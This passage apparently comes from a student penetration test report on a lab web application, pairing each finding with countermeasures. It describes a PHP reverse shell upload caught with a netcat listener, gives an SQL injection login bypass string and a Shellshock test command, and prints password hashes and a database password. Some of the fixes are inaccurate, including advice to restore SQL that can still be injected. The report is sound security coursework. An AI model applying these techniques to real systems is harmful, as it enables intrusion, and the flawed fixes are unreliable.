- OWASP ZAP and Paros were not the only vulnerability scanners that were ran against the website. Wapiti was another command line tool under Kali that was used as a vulnerability scanner against the website. The requirements were to gather a valid cookie using the following command:

  Refer to Figure 9-7

- The cookie was saved in a JSON format and was used in the next command that was used to launch the vulnerability scanner.

  Refer to Figure 9-8

- The scan was saved to wapiti.json and was read from the command line:

  Refer to Figure 9-9

- Acunitex Web Vulnerability Scanner was also considered for the investigation, although the trial version did not allow for evidence of each vulnerability to be seen.

8. Submit arbitrary data to the application and investigate the response headers

- Using Live HTTP Headers, response headers were examined in detail to demonstrate the arbitrary data being transmitted to the server. Injecting XSS into the grades page, displayed this:

  Refer to Figure 9-11

- The application did not block the attack as shown when testing XSS and displayed an alert message of '1' on screen. The response did not return any variables within the server response.

9. Using NMAP to test for WAF on the Website


- Using an NMAP script, this was used against the website and was found not to have any WAF software on the website.

  Refer to Figure 9-12

2.11 MISCELLANEOUS CHECKS

1. Reviewing DOM Injection

- Two pages were found to be vulnerable to DOM injection. Using Tamper Data, DOM scripts were injected.

Page	Parameter	DOM code	Successful
My Grades	Student	document.cookie	
My Profile	Favourite Spell	document.cookie	No

	Favourite Teacher	Document.cookie	

2. Identify all Uses of the Following APIs which may be used to Access DOM Data

- Using the following resource (https://developer.mozilla.org/en-US/docs/Web/API/Document), information could be found about the DOM API's:

DOM API	Description
document.location	A read-only property that returns a Location object. Contains information about the URL of the document and provides information for changing that URL and loading another URL.
document.URL	A read-only property of the document interface that returns the document location as a string.
document.URLUnencoded	Returns a string value that signifies the location of the current document as an unencoded version.
document.referer	Returns the URI of the page that linked to this page.
window.location	Get the current page address and redirects the browser to another page.

3. Trace Relevant Data through the Code to Identify What Actions are Performed with it



- Using Tamper Data, the My Grades and My Profile page were tested to see if the application filtered DOM attacks.

Page	Parameter	DOM Attack	Successful
My Grades	Student	Document.write()	Yes. The application displayed a Hello Message below the form.
		Document.writeln()	N/A
		Document.body.innerHtmleval()	N/A
		Window.execScipt()	N/A
		Window.setInterval()	N/A
		Window.setTimeout	N/A
My Profile	Favourite Teacher	Document.write()	Yes. The change was only visible in the Fave Spells marquee.
		Document.writeln()	

		Document.body.innerHtmleval()	
		Window.execScipt()	
		Window.setInterval()	
		Window.setTimeout	

4. Testing for Redirection Attacks

- The Grades Page was tested using Tamper Data tool to insert DOM injection into the page. None of these were persistent.

Page	Parameter	DOM Attack	Successful
My Grades	Student	Document.location	
		Document.URL	
		Document.open()	
		Window.location.href	
		Window.navigate()	N/A
		Window.open()	N/A

5. Review the Set-Cookie Header

- Using Live HTTP Headers, the Set Cookie header was examined.

  Refer to Figure 10-1

- The cookie expiry date shown was 19 Nov 1981, 08:52:00 GMT. This was an expiry attribute with a timestamp in the past.

6. Sensitive Data within Cookies

- The secret cookie was found to transmit sensitive data including a username, password and a timestamp of the login. If reversed, this would show the data and would be used to obtain a valid login, therefore the secret cookie data was unnecessary.

7. Cache Directives with Server Responses

Refer to Figure 10-2

The resource (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control) was used to identify the meaning of the cache control directive within the server responses:

Parameter	Description
No-store	Responses may not be stored in any cache. This will not prevent any pre-existing cached response being returned.
No-cache	Responses will be stored by any cache. The stored response must always be validated by the origin server. This directive is not effective in preventing caches from storing your response.
Must-revalidate	Identified once a resource becomes stale, caches must not user their stale copy without successful validation on the origin server.
Post-check	N/A
Pre-check	N/A
No-cache	Forces the caches to submit the request to the origin server for validation before releasing a cached copy

8. Sensitive Data Transmission over URL Parameters

- The application was found not to have data transmitted using URL parameters.

9. Forms (autocomplete attribute)

- The HTML source code was investigated for any autocomplete attributes but there were none found. The login process did allow for usernames to be autocompleted, although this was not shown in the source code. In the Firefox settings, this could have been disabled which would not allow for autocompletion.

  Refer to Figure 10-3

10. Using OpenSSL and THCSSLCheck to list the ciphers and protocols used for the web application

- The THCSSLCheck tool was disregarded as the program did not work. Instead, OpenSSL was used. This was a command line tool within Kali.

  Refer to Figure 10-4

11. Weak and Obselete Ciphers

- Using the results from OpenSSL, further clarification was sought using (https://www.microfocus.com/documentation/visual-cobol/VC40/CSWin/GUID-83ECF29B-C2D7-4A60-A9B0-A72D017E8AF4.html) to identify the cipher used. This revealed that HTTPS was using a cipher version of OpenSSL called 'ECDHE-RSA-AES256-SHA384'. Additional information about this cipher was sought using CipherSuite.Info which showed the cipher as being recommended (https://ciphersuite.info/cs/?software=openssl&singlepage=true)

12. PHP Reverse Shell

- The testing conducted within the Fuzz testing for the upload file functionality allowed for a possible PHP shell to be uploaded to the web server. This would allow access to the web server's files. The PHP shell code was found at '*https://www.hackingarticles.in/web-shells-penetration-testing/*'
- The full configuration and results of the PHP Reverse Shell were successful and can be seen in Figure 10-5 for Configuration of the PHP Reverse Shell and Figure 10-6 for the results.
- Once the php reverse shell was located on the Kali machine, this was copied to the main desktop. This was then converted into a jpeg file using the 'mv' command which resulted in the filename 'shell.php.jpeg'. Within the PHP Reverse Shell, the $ip and $port variables were set to 192.168.1.20 and 1234. Then the Firefox was connected to listen on localhost and port 8080. On the Kali machine, Burp was used compared to OWASP ZAP as it allowed for data to be easily intercepted. Once the shell was uploaded this allowed for data to be intercepted to change the 'filename' parameter value from 'shell.php.jpeg' to 'shell.php'. The file URL of the PHP file was found in the source code within the picture's directory. A netcat listener was established using port 1234 and the shell.php file was clicked on, which successfully connected the netcat listener to the shell, and opened a shell within the terminal. This allowed for the source code to be examined within the website within the 'htdocs' directory as well as browse the linux files on the web directory. In addition, user's data could be seen within the vision database and it was suggested that passwords were hashed using MD5.
- Within Figure 10-7, hashed passwords were found which were cracked using CrackStation.Net. The usernames and passwords were found including a secretary, but these were found to be a false positive.

3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

The penetration test performed on the webserver revealed many vulnerabilities that could have been used by an attacker to compromise the system. Many of these vulnerabilities were listed on the OWASP Top Ten and as a result would need to be taken seriously. Given access to the source code, this allowed for vulnerabilities within the website to be analysed carefully and listed for the web development team behind the website to fix and patch their system. Multiple vulnerabilities were present that concerned security areas such as information disclosure, credential prediction, file injection, client-side attacks and command injection. Each vulnerability was discussed along with the countermeasures that would need to be used to prevent or fix them.

3.2 VULNERABILITIES DISCOVERED AND COUNTERMEASURES

This provides detail of the vulnerabilities that were found both during the penetration test and after the investigation was completed. A log of all the vulnerabilities were provided for the website and this showcased most vulnerabilities found in the website. Alongside these vulnerabilities, recommendations have been made to fix these issues within the source code or the web server or configuration.

Robots.txt

This file was stored on the web server and was used to hide sensitive information such as ***'doornumbers.txt'***. When accessed, this revealed information about door numbers within the organisation. This represented a major vulnerability and the mishandling of this information could possibly be used by an attacker to gain physical access to the organisation, therefore further compromising the system.

Sensitive information should be deleted and not used by 'robots.txt' to hide sensitive information. Therefore, the sensitive file should be deleted as all it functions as is information that could be forwarded to an attacker. In the future, data within this file should not be of a sensitive nature and extra care and thought should be put into what files are hidden by this as this could be used by an attacker.

Local File Inclusion (LFI)

Within the student functionality, a file called ***'affix.php'*** was found to be vulnerable to Local File Inclusion (LFI). This meant that the ***'type'*** parameter could be modified with a file stored directly on the web server. Information such as the ***'passwd'*** file could be seen. This could also be used to bypass access controls and access admin functionality. An attempt has been made to filter for LFI, although this was insufficient as the file for did not exist:

Refer to Figure 11-1

One possible approach to preventing this issue was to delete the type parameter. Instead of calling ***'type=about.php'*** within the page the URL to this file would be ***'http://192.168.1.20/student/about.php'***. This would avoid the issue altogether and ensure attackers could not manipulate the URL to a file stored on the web server. Alternatively, appropriate sanitisation can be used; the approach of trusting no user input should be applied. Sanitisation would include checking input against a whitelist of allowed characters (Imperva, Undated). The page can also be restricted to just the ***'about.php'*** file, with requests for other files being rejected.

Source Code Comments

There were numerous source code comments that exposed information about the website and configurations on the webserver. These were found by inspecting the HTML code on the website. One of these comments was located on the ***'index.php'*** page, which revealed information regarding a ***'phpinfo.php'***. The full comment was ***'*** ***Remember that phpinfo.php should be deleted in the real version'***. In addition, other comments gave indications of the Apache, OpenSSL, PHP and Perl versions running on the site as well as comments regarding door numbers:

Refer to Figures 1-15, 1-21

These comments should be deleted as they give too much information that could aid an attacker.

Secret Cookie

Along with a PHP token, the website was also found to be transmitting a secret cookie token. The encodings used to encrypt this were extremely weak as it could easily be reversed. The predictable nature of the cookie string and how it was only created after a login made it easy to understand the data it was sending. The username and password values were the only components that could have been used to form that cookie and some form of constantly changing data, such as a timestamp or an incremented number. This was confirmed when it was reversed and found to contain a username, password and date of the login. The file ***'cookie.php'*** created a variable which was the secret cookie:

Refer to Figure 11-2

The encodings used on the cookie were extremely weak as it was using HEX and Base4 to obfuscate the data. In addition, the password value was stored in MD5. However, when the cookie was deleted it imposed no effect on the session. Therefore, it is recommended that this be deleted as successfully capturing this cookie data and reversing it would lead to the compromisation of that user.

Cookie Attributes

There are no attributes set on the any of the cookies. For example, some webpages allowed for cookies to be displayed using XSS. Adding a ***'Secure'*** attribute to the cookie would ensure that cookies are only sent over HTTPS. This can only be done using the HTTPS version of the site. In addition, the cookies can also be modified with the ***'HttpOnly'*** attribute as this would stop JavaScript from being able to access this using the ***'document.cookie'*** API, which would help prevent Cross Site Scripting (XSS) attacks (MDN, Undated). Another attribute that should be added to the cookie is ***'SameSite'***, which can be set to either ***'strict'*** or ***'lax'***. In this instance, the PHP token only provided authentication so this can be modified to ***'strict'*** as this will only be allowed within a first-party context (Alessandro Faniuolo, 2020).

Directory Browsing

There was no protection against directory browsing, which meant that all files such as PHP, CSS and JS stored within directories on the website could be browsed easily. Files were discovered by analysing the ***'robots.txt'*** file, which revealed information such as 'doornumbers.txt' and CSS, JS and PHP files. An example of this information can be seen in Figure 1-11.

Modifications could be made to the ***'.htaccess'*** file by adding the directive *'Options All -Indexes'* (WPSCHOLAR, Undated). The original settings, found in Figure 11-3, displayed the current configuration for the ***'.htaccess'*** file.

User Enumeration

The application allowed for usernames to be enumerated. If an invalid username was specified, this displayed an alert saying, *'user not found'*. This would make it easier to brute force usernames; upon finding a valid username, this allowed for passwords to be guessed. In addition, the use of marquees to display student and teachers names

within the website and the predictable format of the usernames discovered *(first initial letter of first name : last name)*, allowed for valid usernames to be found constructed. These can be seen in Figure 11-4. In future, this marquee should be deleted for all pages that contained this as any level of user who has gained access to the functionality will see this private information.

Error messages that display invalid usernames are typical within web applications, however a method that could be used is to display a generic message such as 'Information Incorrect'. This would make it harder for an attacker to tell whether a username is invalid. Since the original usernames were not case sensitive, they were not truly unique as a username within the application such as 'hpotter' was the same as 'HPOTTER'. Changes should be made to ensure that usernames entered are validated and match usernames assigned to users and are using case sensitive checks.

Attackers could also measure the time it would take to validate these responses from the server, so it would be possible to implement a method where a random time would be displayed instead of the actual time. This would make it harder to brute force for valid usernames. Alternatively, a web application firewall (WAF) could be implemented which could block requests from a single IP address attempting to brute force credentials, therefore reducing the need for generic server responses. Responses from the WAF software would reply with negative responses or drop them entirely (Rapid7, 2017).

Unlimited Login Attempts

The application was also susceptible to brute force attacks within the login pages as there was no protection against users being able to login multiple times, therefore allowing for unlimited login attempts. This could be fixed by implementing an account lockout system that would accept a limited number of invalid credential attempts and temporarily lockout that user. Other methods may also include using a CAPTCHA system or allowing only specific users to login from specific URLs (OWASP, Undated).

HTTP/HTTPS

The methods that were used to transmit data to the server, there seemed to be no vulnerabilities with the HTTPS protocol within the website (Figure 10-4), although the site also used HTTP which transmitted data in clear text. This would make it vulnerable to eavesdropping and data sent from the client to the server, and vice versa, can be stolen or modified. In future, the site should only use HTTPS as this would prevent sniffing attacks.

File Upload

Within the student profile page, there was a file upload vulnerability that allowed a PHP reverse shell to be established to the web server. An attempt has been made to filter files, with files such as JPEG, JPG and PNGs only being allowed to be submitted. The code for this filter can be seen in Figure 11-5. By adding a ***'.jpg'*** extension to a PHP file, client-side controls were bypassed which meant that the .jpg extension could be removed by using interception tools and allow a PHP file to be uploaded to the server.

Methods that can be used to ensure proper file uploading would be changing server configurations to get rid of double extensions attacks. This can be done by modifying ***'/etc/apache2/mods-available/php7'*** with the correct details. The symbol '$' should be added to the end of each ***'FilesMatch'*** tag. For example:

<FilesMatch ".+\.ph(ar|p|tml)$"> … </FilesMatch>

Instead of:

<FilesMatch ".+\.ph(ar|p|tml)"> … </FilesMatch>

This would ensure that files with double extensions can't be uploaded to the server (Raj Chandel, 2020). Setting a maximum name length and file size for file uploads, which could also include restricting certain characters. In

addition, it would be an option to randomize file upload names as it would make it harder for an attacker to find the filename they originally uploaded. This would be a randomly generated, complex string that would replace the original filename (George Prichici, 2018). Verifying file types that are sent by file upload would ensure that files that are validated properly. This can be done by using the ***'getimagesize()'*** function to determine if it is a valid image, which will return a true or false value. This can be employed within the source code to check for valid images. However, this may be bypassed and other measures should be used other than this. Acunitex recommended modifying the ***'.htaccess'*** file that would only allow access to files with accepted extensions (.jpeg, .jpg, .png). This file should not be placed where the uploaded files would be stored and should be stored in the parent directory, as access to the file could be modified by an attacker. Uploaded files should be placed in a directory outside the server root and the system should be modified to prevent overwriting of files present on the server, as this would prevent the ***'.htaccess'*** file being modified by an attacker (Acunitex, Undated). The presence of directory browsing vulnerabilities allowed for a successful connection to be established when the shell was clicked within the directory browsing. Countermeasures for this have been suggested in the section Directory Browsing.

Cross Site Request Forgery (CSRF)

The change password page was found to be vulnerable to CSRF, which meant that attackers could submit malicious requests after stealing a user's identity. This could then be used to change the victim's password, which would lock the user out of their account. One method that can be used to prevent CSRF attacks is implementing the ***'SameSite'*** attribute within the cookie. The value for this directive would be ***'Strict'***, although in some instances this could be set to ***'Lax'***. This would ensure that cookies that are being sent are being sent from the origin related to the cookie.

Another method that could have been used was anti-CSRF tokens. This would be one of the most effective methods alongside implementing the ***'SameSite'*** attribute. The CSRF token would belong to a specific user which would be sent as a hidden value in a hidden form field. The web server would generate this token and include it as a hidden form field. This would then be captured and placed in POST data, with the website comparing the token generated and stored by the application. If they do not match, then the request is not accepted and invalidated, but if they do match the request is validated. The token would need to have strong encryption to prevent an attacker from being able to guess this. In addition, the token could not be generated based on a predictable pattern, as this would make it easy to guess. Tools used to create anti-CSRF tokens include ***'CSRFProtector'*** for the PHP running on the site. It is available under the ***'OWASP CSRFProtector Project'*** (Acunitex, Undated).

'phpinfo.php'

This file was found using Dirbuster, which gave information that could be used by an attacker. This was clearly added at the start of creating the website and should have been deleted before the website became available. This file was inspected, and it gave too much information about important configurations set on the web server that could be used by an attacker. Therefore, this should be deleted. This can be disabled within the file *'php.ini'* found in ***'/etc/php5/fpm/php.ini'*** and modifying the ***'disable_functions'*** directive to ***'disable_functions = phpinfo'*** (Drupal, Undated). The code for the ***'phpinfo.php'*** can be seen in Figure 11-6.

SQL Injection

The login function could be injected with SQL injection to bypass the login page, using the input "***' OR '1'='1'—***". A username that would be placed before the asterisk value would then be able to log into an account without specifying their password. An attempt was made to filter SQL injection, which can be seen in Figure 11-7. This is one of the most critical vulnerabilities within web applications, so measures should be put in place to ensure input is being sanitised. The query that was executed for the login page looked like this:

```
$sql = "SELECT * FROM users WHERE username='$username' AND password='$password'";
```

Using prepared statements would help mitigate this as values are not immediately put into the query. Values that are transmitted later using another protocol are not compiled like the statement template. Therefore, if this is not derived from external input this will protect against SQL injection. An example of prepared statements would look like this:

```
$stmt = $con->prepare("SELECT user_id,  password FROM db WHERE username=?)

$stmt->bind_param('s', $_POST['username']);

$stmt->execute();

$stmt->store_result()

if ($stmt->num_rows > 0) {

        $stmt->bind_result($user_id, $password);

        $stmt->fetch();

        …

}
```

Any data that is accessed using MySQL should also make use of prepared statements as there were multiple instances found within the source code. This would then make it safer to pull and send data to a MySQL database. Other methods may also include escaping. This can be done using the php function ***'mysql_real_escape_string'***. This would then ensure that any characters that are entered don't lead to an SQL command and can be added to login values ***'$username'*** and ***'$password'*** to protect against this. In addition, a WAF could also be used as a method to prevent SQL injection. It can also help to prevent other attacks such as XXS. It would monitor GET and POST data and block malicious traffic (Positive Technologies, 2019).

Hidden Guessable Folder

A hidden file was discovered using Dirbuster which revealed a file called ***'sqlcm.bak'***. The contents of the file can be seen in Figure 11-8. This file contained information about SQL injection countermeasures. This could provide information to an attacker that could be used to help them bypass SQL injection filters. This should be deleted as there is no use of this file.

Brute-Forceable Admin Password

Since valid usernames were able to be found, an admin account was revealed. This allowed for a brute force attack on the admin account, which revealed a password of ***'lockout'***. This was an extremely weak password and was found using the ***'rockyou.txt'*** dictionary. If an admin account were to be compromised, this could lead to further exploitation and damage done to the system. In the future, a stronger password should be used for a high-level account as this, as well as other user's passwords, to minimise the chance of a cyber-attack.

Password Update

The developers seemed to have misunderstood the functionality of a password update form, as passwords can be reset without specifying their old password. Used in conjunction with the LFI vulnerability in the student pages, an attacker could specify the admin change password form and modify the admin password to whatever they want, therefore locking the admin out of their account and compromising the system. Moreover, the secure code that is used to update the user's password was commented out:

```
//      $sqlupd="UPDATE users SET password='$newpass' WHERE user_id='$studentnumber' AND password='$oldpass'" ;
//      $sqlupd="UPDATE users SET password='$newpass' WHERE user_id='$studentnumber'" ;
```

This code should be used as the methods of updating the password was originally:

```
<?php
      $sqlupd="UPDATE users SET password='$newpass' WHERE user_id='$studentnumber'" ;
?>
```

This is a vulnerability that can be fixed by getting rid of the new code and replacing it with the original that was commented out.

404 Error Pages

Browsing to a file that was not present on the web server would leak sensitive information about the web server, including Apache, OpenSSL, PHP, Perl versions. This can be shown in Figure 1-11. These 404 pages can be modified to prevent information leaking and can even be customised to include custom messages that don't leak server configuration data.

PHP Error Reporting

This was left enabled within many web pages and allowed for information to be gained from the web server including the login pages and password update functions. This should be deleted as it only presents a vulnerability to the website and should only be enabled for PHP programming that is undertaken and turned off immediately afterwards.

```
<?php
error_reporting("E_NOTICE");
?>
```

Cross Side Scripting (XSS)

XSS issues were not significant as code injected into insecure forms did not persist to other sessions. However, it is important that proper sanitization is used as other information such as ***'<h1>'*** tags and the DOM could be manipulated to display information. This was found within the Grades and Student Profile pages, however other pages that accept user input should be modified. A WAF could be used to stop XSS and block malicious requests as well as using a Content Security Policy. It provides protection against XSS, reduce the chances of XSS and can be configured using CSP directives on HTTP headers (Zbigniew Banach, 2017).

Server-Side Storage

Although hashing algorithms were used to store passwords, MD5 is extremely insecure and it would take moments for attackers to crack passwords stored in this hashing algorithm. Bcrypt is currently one of the best hashing algorithms to use and provides a salt value that will harden the hash value.

```
$newpass=md5($_POST[NewPassword]);
$oldpass=md5($_POST[OldPassword]);
```

```
INSERT INTO `users` (`user_id`, `username`, `password`, `FNAME`, `LNAME`, `LEVEL`) VALUES
(11, 'admin', '21232f297a57a5a743894a0e4a801fc3', 'DERICK', 'DAN', 1),
(13, 'jackson', 'e99a18c428cb38d5f260853678922e03', 'NANI', 'LOUS', 2),
(14, 'secretary', '21232f297a57a5a743894a0e4a801fc3', 'Mrs', 'Erina', 3),
(15, 'bursar', '21232f297a57a5a743894a0e4a801fc3', 'Mr ', 'Bursar', 4);
```

Since bcrypt would be used, it is a long hash value as a result. This can be amended by modifying the varchar datatype.

Personal Information

Each page within the protected functionality displayed students and staff's names. This allowed for names to be easily enumerated and are not needed as they give information to an attacker. This can be seen in Figure 11-9 and should be deleted from all pages.

Generic Issues

There were many generic issues found within the website:

Outdated Perl Version

The Perl version was found to be ***'Perl/v5.16.3'***. This version is outdated and can be updated by entering ***'sudo apt-get upgrade perl'***. This should update to the most recent version of Perl, which is Perl 7.

Outdated Apache Version

The Apache version was found to be ***'Apache/2.4.29'***. This version is outdated and can be updated by entering the following commands:

sudo apt-get install software-properties-common

sudo add-apt-repository ppa:ondrej/apache2

sudo apt-key adv –keyserver hkp://keyserver.ubuntu.com:80 (or 443) –recv-keys 4F4EA0AAE5267A6C (optional)

sudo apt-get update

cp /etc/apache2/apache2.conf /etc/apache2/apache2.conf.bak1

sudo apt-get update

sudo apt-get upgrade

Select no for both prompts and this will upgrade to the latest version. This can be verified by entering:

apache2 -v

This should then detail the most recent version of Apache (Sandeep B., 2018).

Outdated PHP Version

The PHP version was found to be ***'PHP/5.6.34'***. This version is outdated and can be upgraded to PHP 7.4 by entering:

sudo apt install php7.4

php -v

Any extensions can be installed with:

sudo apt install php7.4-xxxxxx

The apache service then needs to be reconfigured to use PHP 7.4. This can be done by disabling the current version of PHP:

sudo a2dismod php5.0

Then, enable PHP 7.4:

sudo a2enmod

The apache service should then be restarted:

sudo service apache2 restart

Then, configure the file ***'/etc/php/7.4/apache2/php.ini'*** and update/add the following values:

upload_max_filesize = 32M

post_max_size = 48M

memory_limit = 256M

max_execution_time = 600

max_input_vars = 3000

max_input_time = 1000

Afterwards, apache should be restarted to modify the changes (Cloud Booklet, Undated).

Outdated OpenSSL Version

The OpenSSL version was found to be ***'OpenSSL/1.0.2n'***. This version is outdated and can be upgraded to the latest and most secure versions (1.1.1). To update the system, the commands used would be:

sudo apt-get update && sudo apt-get upgrade

Then, install packages needed for compiling:

sudo apt install build-essential checkinstall zlib1g-dev -y

OpenSSL then needs to be downloaded:

cd /usr/local/src/

sudo wget "https://www.openssl.org/source/openssl-1.1.1c.tar.gz"

Extract files:

sudo tar -xf openssl-1.1.1c.tar.gz

cd openssl-1.1.1c

Install OpenSSL:

sudo ./config –prefix=/usr/local/ssl –opensssldir=/usr/local/ssl shared zlib

sudo make

sudo make test

sudo make install

Configure OpenSSL Shared Libraries:

cd /etc/ld.so.conf.d/

sudo nano openssl-1.1.1c.conf

Modify the file with the following and save the file:

/usr/local/ssl/lib

Reload the dynamic link:

sudo ldconfig -v

Configure OpenSSL Binary:

sudo mv /usr/bin/c_rehash /usr/bin/c_rehash.backup

sudo mv /usr/bin/openssl /usr/bin/openssl.backup

Then edit the ***'/etc/environment'*** file and save the file:

PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/ssl/bin"

Reload the OpenSSL environment and check the PATH bin directory:

source /etc/environment

echo $PATH

For verification, the OpenSSL installation can be verified using:

which openssl

openssl version -a

This should display the version as OpenSSL 1.1.1c (CloudwaferHQ, 2019).

Server Header

The ***'Server'*** header revealed too much information about the Apache version. This can be seen in Figure 1-5. An attacker could leverage this information to form an attack surface on the web application. To hide this information, the ***'/etc/apache2/apache.conf'*** file can be modified. Modify/add the entries ***'Server Tokens ProductOnly'*** and ***'ServerSignautre Off'.*** Save the file and restart the Apache service. The Server header should then display: ***'Server: Apache'*** (Deepal Jayasekara, 2016).

X-Powered-By Header

The ***'X-Powered-By'*** header leaked information about the PHP version running on the site. The version reported was ***'PHP/5.4.7'***. This can be disabled within the ***'php.ini'*** file where the directive ***'expose_php = On'*** can be changed to ***'expose_php = Off'***. The apache and PHP should be restarted using the command ***'sudo service php5-fpm restart'*** (Scott Helme, 2015). Alternatively, the file ***'/etc/apache2/httpd.conf'*** can be modified with the directive 'Header unset X-Powered-By'. Save the file and restart the apache service (Deepal Jayasekara, 2016).

X-Frame-Options Header

The anti-clickjacking ***'X-Frame-Options'*** header was not found. This can protect users against clickjacking attacks. This can be set using the directive ***'Header always set X-Frame-Options "SAMEORIGIN"'*** (Scott Helme, 2015) within the file found in ***'/etc/apache2/apache.conf'***.

X-XXS-Protection Header

The ***'X-XSS-Protection'*** header was not defined. This header can hint to the user agent and allow protection against some forms of XSS. In essence, it helps to protect against XSS by configuring settings found in web browsers. This can be defined using the directive ***'Header always set X-XSS-Protection "1; mode=block"'***, where the value ***'1'*** enables protection and ***'1; mode=block'*** tells the browser to block the response if an attack is detected (Scott Helme, 2015).

X-Content-Type-Options Header

The ***'X-Content-Type-Options'*** header is not set. This would allow the user agent to render the content of the site in a different fashion to the MIME type. The header only has one valid value: ***'nosniff'***. The header should be defined to ***'Header always set X-Content-Type-Options "nosniff"'*** (Scott Helme 2015). Syntax may vary and could also be set to ***'Header set X-Content-Type-Option nosniff'*** (Deepal Jayasekara, 2016). Then save the file and restart the apache service.

GET Apache mod_negotiation

The ***'GET Apache mod_negotiation'*** was enabled with MultiViews, which allowed for files to be brute forced for enumeration discovery. This can be disabled within the ***'.htaccess'*** file. Add an entry for ***'Options -Multiviews'***. Save the file and restart the Apache service (Acunitex, Undated).

Shellshock

The ***'OSVDB-112004'*** vulnerability meant that the site was vulnerable to Shellshock (CVE-2014-6271), concerning the file ***'/cgi-bin/printenv'***. Refer to Figure 1-19 for identification of this vulnerability. This would have allowed an attacker to escalate privileges and execute remote commands on the server from a root account. It would have been performed through specially crafted HTTP requests, bypassing environment variable restrictions (Null Byte, 2018). It is a critical bug and should be patched immediately. By upgrading to the most recent version of Bash using this command this will patch this vulnerability:

'sudo apt-get update && sudo apt-get install –only-upgrade bash'

For assurance, run a terminal and type:

"env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test""

This should display *'Bash Test'*, which means the web server is no longer vulnerable to Shellshock. The code sections *'echo Bash is vulnerable!'* is where the attacker could place malicious code. If the system was vulnerable to Shellshock, it would have displayed the following:

Bash is vulnerable!

Bash Test

This will patch the vulnerability (Mitchell Anicas, 2014).

TRACE HTTP TRACE

The **'TRACE HTTP TRACE'** method is active, which meant the system would be vulnerable to Cross-Site Tracing (XST) attacks. In conjunction with using Cross-Site Scripting (XSS), XST can be used to steal users' credentials and cookies. Setting the ***'HttpOnly'*** flag on a cookie prevents JavaScript from accessing it, however using an XST attack can be bypass this filter and steal a user's cookie. On this Apache version, the directive ***'TraceEnable'*** can be modified within the main configuration file to a value of ***'off'***: ***'TraceEnable off'***. Apache should then be restarted (OWASP, Undated).

PhpMyAdmin Page

The phpMyAdmin page was also visible on the website within ***'192.168.1.20/phpmyadmin'***. If credentials were able to be guessed the database for this website could be accessed and sensitive data could be exposed. The phpMyAdmin page can be disabled from view by entering and then restarting apache:

sudo a2disconf phpmyadmin.conf

However, this can be enabled by:

sudo a2enconf pypmyadmin.conf

In addition, the page location can also be changed to make it harder to find. This is not full proof, but it will eliminate the low-hanging fruit within the web application. Comment out the following line on the file ***'/etc/phpMyAdmin/apache.conf'***:

/etc/phpmyadmin/apache.conf

Then add (the brackets indicate where it should be seen and can be separated by / if needed) underneath and create an alias to where the phpMyAdmin page can be located on the web server:

'Alias /() /usr/share/phpmyadmin'

Within the same file, add and replace the following with the network address (192.168.1.*) that holds the website and the subnet mask:

Order Deny, Allow

Deny from all

Allow from (network_address)/(subnet_mask)

This will ensure only users within the network can see this page and that the default file name for the phpMyAdmin page becomes harder to find depending on the filename used. Recommendations are to use a filename that would make it harder for attackers to guess as well as a directory that is not in the root of the web server (for example, 'http://192.168.1.20/phpmyadmin'). Restart apache to see the changes (Gabriel Cánepa, 2016).

MySQL Account User

The root account was used for the MySQL database, with a password of ***'Thisisverysecret18'***. A password like this was not able to brute forced so easily. However, the strength of this password could be improved so that even a dedicated attacker would struggle. A different account with lower privileges should have been used, as access to the source code via the file inclusion vulnerability allowed the root password to be seen. This could have been used to further compromise the web server. A lower privilege account with an unpredictable username and a strong password would have been more secure. The user ***'mysqld'*** or another user can be configured as an unprivileged user. The root account information can be seen in Figure 10-6.

3.3 GENERAL DISCUSSION

The methodology provided by The Web Application Hacker's Handbook allowed for all areas of the website to be tested. It was found to have significant vulnerabilities when the penetration test was performed, such as malicious user input and information leakage. Severe exploits such as SQL injection allowed for login pages to be bypassed and this would have allowed admin and other user accounts to become compromised. Other attacks included the file upload functionality within the student account, which allowed for the system to be compromised further due to weak input validation on double file extensions. As well as this, the system was also vulnerable to a bug found back in 2014 called Shellshock which also provided another method of further exploiting the server. Sensitive information was also exposed that could be used to form an attack surface on the web server. Information such as Apache, PHP and Perl versions were unintentionally leaked in server response headers, 404 response pages as well as source code comments indicating useful information such as server configuration and useful files. Other interesting data found included hiding sensitive information using robots.txt, viewing the 'passwd' file on UNIX systems via local file inclusion, transfer of credentials using a Secret Cookie value which was protected using weak obfuscation methods, attributes missing on cookies such as ***'HttpOnly'***, files that could be browsed using directory browsing exploits, insecure and data leaking error messages for valid/invalid users and eavesdropping of requests over the HTTP site. Many other vulnerabilities such as insufficient protection against XSS and enumeration of directory and file names were present, and no sufficient protection was seen. Moreover, the passwords were found to be extremely weak as brute force attacks against the admin account succeeded, with an extremely weak password of less than 10 characters with no complex components present. Although, the root account seemed to possess a more complex password than other users, it should not have been used as the main MySQL account user as this would have posed a significant risk to the system. In addition, improvements could have been made to increase the complexity of the password.

The purpose of this penetration test was to simulate the risks from an attacker who has gained access to a valid account on the web application and perform a penetration test to find and exploit any vulnerabilities. If an attacker had successfully gained access to a valid account on this system, it would have posed a major threat to the website. The vulnerabilities found using this simulated test would have been used by a potential attacker to compromise the system, with the methodology being used to demonstrate how successful they would be in this attack and the vulnerable areas of the application.

One of the most common issues in databases is storing data in an insecure manner. After gaining access to the source code, the biggest mistake found was the use of MD5 to store hashed passwords. MD5 has a long history of being incredibly insecure amongst the security community and should only be used to demonstrate the weaknesses of insecure hashing algorithms. There are multiple tools and resources that hackers can use to crack password hashes, such as John the Ripper and online hash dictionaries. Even though hashing is supposed to be non-reversible, attackers can still use methods of finding the real value stored behind those hashes. Using a hashed algorithm,

